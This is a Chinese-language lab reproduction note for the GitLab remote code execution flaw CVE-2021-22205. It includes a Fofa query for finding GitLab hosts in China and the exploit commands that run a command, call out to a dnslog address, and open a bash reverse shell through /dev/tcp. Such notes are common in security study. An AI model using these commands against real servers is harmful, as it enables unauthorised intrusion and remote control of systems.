CVE-2021-22205 复现笔记

Fofa 语法：

title="GitLab" && country="CN"

影响版本

- Gitlab CE/EE < 13.10.3
- Gitlab CE/EE < 13.9.6
- Gitlab CE/EE < 13.8.8

搭建好靶场，使用 vulhub，目录 gitlab 对应的 cve 下

脚本文件

https://github.com/Al1ex/CVE-2021-22205

执行命令

python3 CVE-2021-22205.py -a true -t http://Your IP:Port -c 'whoami'

dnslog 回显 （可以用 dnslog 或者 ceye）注：http://dnslog.cn/

python3 CVE-2021-22205.py -a true -t http://Your IP:Port -c 'curl dnslog 地址'

反弹 shell （内部网络的 gitlab 服务 不一定能出网）

python3 CVE-2021-22205.py -a true -t http://Your IP:Port -c 'bash -i >& /dev/tcp/ip/port 0>&1'

目前仅能检测，后渗透提权还未完成

注：参考查阅文献

https://www.anquanke.com/post/id/259862


https://blog.csdn.net/xiayu729100940/article/details/123428112

https://www.anquanke.com/post/id/272061

https://www.cnblogs.com/ybit/p/14918949.html

注：dnslog 使用方式

dnslog.cn/




第一步获取一个子域名，第二步使用子域名构建

例如：

Bai.25wmi7.dnslog.cn

我在前面加了字母，访问之后



点击上面箭头所指会有返回值，用于无回显漏洞检测